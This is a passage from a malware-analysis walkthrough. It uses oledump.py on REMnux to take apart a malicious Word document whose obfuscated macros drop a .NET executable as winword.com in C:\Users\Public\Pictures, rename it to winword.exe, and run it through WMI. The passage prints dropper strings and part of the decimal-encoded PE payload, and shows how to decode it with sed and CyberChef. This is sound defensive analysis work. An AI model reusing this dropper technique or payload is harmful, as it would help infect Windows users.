
Figure 5

There're few details that can be observed from output above (*Figure 5*):

- Obviously the code is *obfuscated*.
- The *Split function*, which returns a zero-based and one-dimensional array containing substrings, manipulates the content from *UserForm1 (object 11)* and, apparently, this *content is divided in four parts (TextBox1, TextBox2, TextBox3 and TextBox4).* In addition, the *UserForm1* content seems to be *separated by "!" character*.
- The *UserForm2* is also being (*TextBox1 and TextBox2*) in a *MoveFile operation*.
- The *Winmgmt service*, which is a WMI service operating inside the *svchost process* under LocalSystem account, is being used to execute an operation given by *UserForm2.TextBox5*.
- The *UserForm2.Text 6* is used to create a reference to an object provided by *ActiveX*.
- The *UserForm2.Text7* is being used to save some content as a binary file.

Therefore we must investigate the content of object 15 (*Macros/UserForm2/o*):

remnux@remnux:~/articles$ **oledump.py 59ed41388826fed419cc3b18d28707491a4fa51309935c4fa016e53c6f2f94bc.docx -s 15 -d | strings**



```
remnux@remnux:~/articles$ oledump.py 59ed41388826fed419cc3b18d28707491a4fa51309935c4fa016e53c6f2f94bc.d
ocx -s 15 -d | strings
C:\Users\Public\Pictures\winword.con
Tahoma
C:\Users\Public\Pictures\winword.exe
Tahomae
Scripting.FileSystemObject
Tahoma
winmgmts:{impersonationLevel=impersonate}!\\" & strComputer & "\root\cimv2}
Tahoma
Win32_ProcessStartup
Tahoma
winmgmts:root\cimv2:Win32_Process
Tahoma
ADODB.Stream
Tahoma
```

Figure 6


We can infer from *Figure 6* that:

- **UserForm2.Text1:** C:\Users\Public\Pictures\winword.con
- **UserForm2.Text2:** C:\Users\Public\Pictures\winword.exe
- We are moving *winword.com to winword.exe* within *C:\Users\Public\Pictures\* directory.
- **UserForm2.Text3:** Scripting.FileSystemObject
- **UserForm2.Text4:** winmgmts:{impersonationLevel=impersonate}!\\" & strComputer & "\root\cimv2}
- **UserForm2.Text5:** Win32_ProcessStartup
- **UserForm2.Text6:** winmgmts:root\cimv2:Win32_Process
- **UserForm2.Text7:** ADODB.Stream

The remaining macros don't hold nothing really critical for our analysis this time:

remnux@remnux:~/articles$ **oledump.py 59ed41388826fed419cc3b18d28707491a4fa51309935c4fa016e53c6f2f94bc.docx -s 17 -v | strings | tail +9**

remnux@remnux:~/articles$ **oledump.py 59ed41388826fed419cc3b18d28707491a4fa51309935c4fa016e53c6f2f94bc.docx -s 18 -v | strings | tail +9**



```
remnux@remnux:~/articles$ oledump.py 59ed41388826fed419cc3b18d28707491a4fa51309935c4fa016e53c6f2f94bc.d
ocx -s 17 -v | strings | tail +9
Private Sub TextBox1_Change()
End Sub
Private Sub TextBox2_Change()
End Sub
remnux@remnux:~/articles$
remnux@remnux:~/articles$ oledump.py 59ed41388826fed419cc3b18d28707491a4fa51309935c4fa016e53c6f2f94bc.d
ocx -s 18 -v | strings | tail +9
Private Sub TextBox1_Change()
End Sub
Private Sub TextBox2_Change()
End Sub
Private Sub TextBox4_Change()
End Sub
Private Sub TextBox7_Change()
End Sub
```


Figure 7

Analyzing *Figure 5* (check *“SaveBinaryData”* function) and *Figure 6*, it’s reasonable to assume that an executable, which we don’t know yet, will be saved as *“winword.com”* and later it will be renamed to *“winword.exe”* within *C:\Users\Public\Pictures\* directory. Finally, the binary will be executed by calling *objProcess.create( )* function.

At this point, we should verify the content of object 11 (check “Macros/UserForm1/o” on *Figure 4*) because it likely contain our “hidden” executable. Thus, run the following command:

remnux@remnux:~/articles$ **oledump.py 59ed41388826fed419cc3b18d28707491a4fa51309935c4fa016e53c6f2f94bc.docx -s 11 -d | more**

,



```
remnux@remnux:~/articles$ oledump.py 59ed41388826fed419cc3b18d28707491a4fa51309935c4fa016e53c6f2f94bc.d
ocx -s 11 -d | more
!0!0!0!0!0!0!0!0!0!0!0!0!0!0!0!0!0!0!128!0!0!0!14!31!186!14!0!180!9!205!33!184!1!76!205!33!84!104!105!1
15!32!112!114!111!103!114!97!109!32!99!97!110!110!111!116!32!98!101!32!114!117!110!32!105!110!32!68!79!
83!32!109!111!100!101!46!13!13!10!36!0!0!0!0!0!0!0!80!69!0!0!76!1!3!0!173!238!72!97!0!0!0!0!0!0!0!0!224
!0!46!1!11!1!48!0!0!226!19!0!0!24!5!0!0!0!0!0!14!1!20!0!0!32!0!0!0!32!20!0!0!0!64!0!0!32!0!0!0!2!0!0!4!
0!0!0!0!0!0!0!6!0!0!0!0!0!0!0!0!96!25!0!0!2!0!0!0!0!0!0!2!0!96!133!0!0!16!0!0!16!0!0!0!0!16!0!0!16!0!0!
0!0!0!0!15!0!0!0!0!0!0!0!0!0!0!0!192!0!20!0!75!0!0!0!0!32!20!0!228!20!5!0!0!0!0!0!0!0!0!0!0!0!0!0!0!0!0
!0!0!64!25!0!12!0!0!0!127!0!20!0!28!0!0!0!0!0!0!0!0!0!0!0!0!0!0!0!0!0!0!0!0!0!0!0!0!0!0!0!0!0!0!0!0!0!0
!0!0!0!0!0!0!0!0!0!0!32!0!0!8!0!0!0!0!0!0!0!0!0!0!0!8!32!0!0!72!0!0!0!0!0!0!0!0!0!0!0!46!116!101!120!11
6!0!0!0!20!225!19!0!0!32!0!0!0!226!19!0!0!2!0!0!0!0!0!0!0!0!0!0!0!0!0!0!32!0!0!96!46!114!115!114!99!0!0
!0!228!20!5!0!0!32!20!0!0!22!5!0!0!228!19!0!0!0!0!0!0!0!0!0!0!0!0!0!64!0!0!64!46!114!101!108!111!99!0!0
!12!0!0!0!0!64!25!0!0!2!0!0!0!250!24!0!0!0!0!0!0!0!0!0!0!0!0!0!64!0!0!66!0!0!0!0!0!0!0!0!0!0!0!0!0!0!0!
0!240!0!20!0!0!0!0!0!72!0!0!0!2!0!5!0!40!34!2!0!248!16!6!0!1!0!0!0!38!1!0!6!32!51!8!0!48!203!11!0!0!0!0
!0!0!0!0!0!0!0!0!0!0!0!0!0!0!0!0!0!0!0!0!0!0!0!0!0!0!0!0!0!0!0!0!0!0!0!0!0!26!40!227!21!0!6!42!0!19!48!
3!0!4!0!0!0!0!0!0!0!0!0!0!42!19!48!3!0!4!0!0!0!0!0!0!0!0!0!20!42!19!48!3!0!4!0!0!0!0!0!0!0!0!0!20!42!19
!48!3!0!4!0!0!0!0!0!0!0!0!0!0!42!19!48!4!0!4!0!0!0!0!0!0!0!0!0!20!42!19!48!4!0!4!0!0!0!0!0!0!0!0!0!20!4
2!19!48!4!0!4!0!0!0!0!0!0!0!0!0!20!42!19!48!4!0!4!0!0!0!0!0!0!0!0!0!20!42!19!48!4!0!4!0!0!0!0!0!0!0!0!0
!20!42!66!40!227!21!0!6!40!221!21!0!6!40!204!22!0!6!42!0!0!0!18!0!0!0!42!0!0!0!18!0!0!23!42!0!0!0!18!0!
0!20!42!0!0!0!34!0!20!165!68!0!0!1!42!0!0!0!18!0!0!20!42!0!0!0!18!0!0!20!42!0!0!0!18!0!0!20!42!0!0!0!19
!48!4!0!4!0!0!0!0!0!0!0!0!0!20!42!19!48!3!0!4!0!0!0!0!0!0!0!0!0!0!42!19!48!3!0!4!0!0!0!0!0!0!0!0!0!20!4
2!19!48!3!0!4!0!0!0!0!0!0!0!0!0!0!42!19!48!6!0!4!0!0!0!0!0!0!0!0!0!20!42!19!48!3!0!4!0!0!0!0!0!0!0!0!0!
0!42!19!48!3!0!4!0!0!0!0!0!0!0!0!0!20!42!19!48!3!0!4!0!0!0!0!0!0!0!0!0!0!42!19!48!6!0!4!0!0!0!0!0!0!0!0
!0!20!42!19!48!3!0!4!0!0!0!0!0!0!0!0!0!0!42!19!48!6!0!4!0!0!0!0!0!0!0!0!0!20!42!19!48!3!0!4!0!0!0!0!0!0
!0!0!0!0!42!19!48!6!0!4!0!0!0!0!0!0!0!0!0!20!42!19!48!3!0!4!0!0!0!0!0!0!0!0!0!0!42!19!48!4!0!4!0!0!0!0!
0!0!0!0!0!20!42!19!48!3!0!4!0!0!0!0!0!0!0!0!0!0!42!19!48!3!0!4!0!0!0!0!0!0!0!0!0!20!42!19!48!3!0!4!0!0!
0!0!0!0!0!0!0!20!42!18!0!0!22!42!0!0!0!18!0!0!23!42!0!0!0!18!0!0!20!42!0!0!0!18!0!0!20!42!0!0!0!18!0!0!
0!42!0!0!0!18!0!0!20!42!0!0!0!18!0!0!20!42!0!0!0!18!0!0!20!42!0!0!0!18!0!0!0!42!0!0!0!18!0!0!0!42!0!0!0
```

Figure 8

As we expected and mentioned previously, these decimal numbers are separated by “!” character.

Additionally, there’s a catch: according to *Figure 5*, this object has 4 parts (*UserForm1.Text1, UserForm1.Text2, UserForm1.Text3 and UserForm1.Text4),* so we should dump it into a file (*dump1*), edit and “join” all parts.

To dump the “*object 11*” into a file (named *dump1*) execute the following command: :

remnux@remnux:~/articles$ **oledump.py 59ed41388826fed419cc3b18d28707491a4fa51309935c4fa016e53c6f2f94bc.docx -s 11 -d > dump1**

We need to “clean up” dump1 file:


- Editing the file using “vi” command or any other editor.
- Using “$” to go to the end of each line.
- Removing occurrences of “Tahoma” word and any garbage (easily identified) from the text.

- Join this line with the next one ("J" command on "vi")

After editing the dump1 file, we have two replace all "!" characters by commas, and transform all decimal numbers into hex bytes. First, replace all "!" characters by comma using a simple "sed" command:

remnux@remnux:~/articles$ **sed -e 's/!/,/g' dump1 > dump3**

remnux@remnux:~/articles$ **cat dump3 | more**



```
remnux@remnux:~/articles$ sed -e 's/!/,/g' dump1 > dump3
remnux@remnux:~/articles$ cat dump3 | more
77,90,144,0,3,0,0,0,4,0,0,0,255,255,0,0,184,0,0,0,0,0,0,0,64,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,128,0,0,0,14,31,186,14,0,180,9,205,33,184,1,76,205,33,84,104,105,115,32,112
,114,111,103,114,97,109,32,99,97,110,110,111,116,32,98,101,32,114,117,110,32,105,110,32,68,79,83,32,109
,111,100,101,46,13,13,10,36,0,0,0,0,0,0,0,80,69,0,0,76,1,3,0,173,238,72,97,0,0,0,0,0,0,0,0,224,0,46,1,1
1,1,48,0,0,226,19,0,0,24,5,0,0,0,0,0,14,1,20,0,0,32,0,0,0,32,20,0,0,0,64,0,0,32,0,0,0,2,0,0,4,0,0,0,0,0
,0,0,6,0,0,0,0,0,0,0,0,96,25,0,0,2,0,0,0,0,0,0,2,0,96,133,0,0,16,0,0,16,0,0,0,0,16,0,0,16,0,0,0,0,0,0,1
5,0,0,0,0,0,0,0,0,0,0,0,192,0,20,0,75,0,0,0,0,32,20,0,228,20,5,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,64,2
5,0,12,0,0,0,127,0,20,0,28,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,32,0,0,8,0,0,0,0,0,0,0,0,0,0,0,0,8,32,0,0,72,0,0,0,0,0,0,0,0,0,0,46,116,101,120,116,0,0,0,2
0,225,19,0,0,32,0,0,0,226,19,0,0,2,0,0,0,0,0,0,0,0,0,0,0,0,0,0,32,0,0,96,46,114,115,114,99,0,0,0,228,20
,5,0,0,32,20,0,0,22,5,0,0,228,19,0,0,0,0,0,0,0,0,0,0,0,0,0,64,0,0,64,46,114,101,108,111,99,0,0,12,0,0,0
,0,64,25,0,0,2,0,0,0,250,24,0,0,0,0,0,0,0,0,0,0,0,0,0,64,0,0,66,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,240,0,2
0,0,0,0,0,0,72,0,0,0,2,0,5,0,40,34,2,0,248,16,6,0,1,0,0,0,38,1,0,6,32,51,8,0,48,203,11,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,26,40,227,21,0,6,42,0,19,48,3,0,4,0,0
,0,0,0,0,0,0,0,0,42,19,48,3,0,4,0,0,0,0,0,0,0,0,0,0,20,42,19,48,3,0,4,0,0,0,0,0,0,0,0,20,42,19,48,3,0,4
,0,0,0,0,0,0,0,0,0,0,42,19,48,4,0,4,0,0,0,0,0,0,0,0,0,0,20,42,19,48,4,0,4,0,0,0,0,0,0,0,0,20,42,19,48,4
,0,4,0,0,0,0,0,0,0,0,0,20,42,19,48,4,0,4,0,0,0,0,0,0,0,0,0,0,20,42,19,48,4,0,4,0,0,0,0,0,0,0,0,20,42,66
,40,227,21,0,6,40,221,21,0,6,40,204,22,0,6,42,0,0,0,18,0,0,0,42,0,0,0,18,0,0,23,42,0,0,0,18,0,0,20,42,0
,0,0,34,0,20,165,68,0,0,1,42,0,0,0,18,0,0,20,42,0,0,0,18,0,0,20,42,0,0,0,18,0,0,20,42,0,0,0,19,48,4,0,4
,0,0,0,0,0,0,0,0,0,20,42,19,48,3,0,4,0,0,0,0,0,0,0,0,0,0,0,42,19,48,3,0,4,0,0,0,0,0,0,0,0,20,42,19,48,3
,0,4,0,0,0,0,0,0,0,0,0,0,42,19,48,6,0,4,0,0,0,0,0,0,0,0,0,0,20,42,19,48,3,0,4,0,0,0,0,0,0,0,0,0,42,19,4
8,3,0,4,0,0,0,0,0,0,0,0,0,20,42,19,48,3,0,4,0,0,0,0,0,0,0,0,0,0,0,42,19,48,6,0,4,0,0,0,0,0,0,0,0,20,42,
19,48,3,0,4,0,0,0,0,0,0,0,0,0,0,42,19,48,6,0,4,0,0,0,0,0,0,0,0,0,20,42,19,48,3,0,4,0,0,0,0,0,0,0,0,0,0,
42,19,48,6,0,4,0,0,0,0,0,0,0,0,0,20,42,19,48,3,0,4,0,0,0,0,0,0,0,0,0,0,42,19,48,4,0,4,0,0,0,0,0,0,0,0,0
```

Figure 9

From this point we have to process and transform this file (*dump3*) to something useful end we have two clear options:

a. We can use the amazing **CyberChef** (https://gchq.github.io/CyberChef/).


b. We can write a Python 3 code to statically decode the dump3 file into a possible executable.

I'm going to show you both methods, though I always prefer programming a small script. Please, pay attention to the fact that all decimal numbers are separated by comma, so it will demand an extra concern during the decoding operation.

To decode this file on **CyberChef** you have to:

a. Load it onto CyberChef's input pane. There's an button on top-right to do it.
b. Pick up *"From Decimal"* operation and configure the delimiter to *"Comma".*

Afterwards, you'll see an executable in the Output pane, which can be saved onto file system.



Delimiter: Comma

□ Support signed values

☑ Auto Bake

length: 5,357,961

Name: dump3
Size: 5,357,961 bytes
Type: unknown
Loaded: 100%

```
time:   2646ms
length: 1637375
lines:     5023
```


```
MZ..........ÿÿ..¸.......@.......................................º.
.´      Í!¸.LÍ!This program cannot be run in DOS mode.

$.......PE..L....îHa........à.....0..â...............  ...  ....@..
.......................`...........`..............................
..À...K....
..ä....................@..........................................
..........  ...............  ..H............text....á...
...â.................  ..`.rsrc...ä....
.......ä..............@..@.reloc.......@.......ú..............@..B..
..............ð.......H.......("..ø.......&...
3..0Ë.........................................
```

Figure 10

Saving the file from *Output pane*, save the file and check its type:

remnux@remnux:~/Downloads$ **file download.dat**
download.dat: PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows

It's excellent! Let's now write a simple Python code named **python_convert.py** to perform the same operation and get the same result:

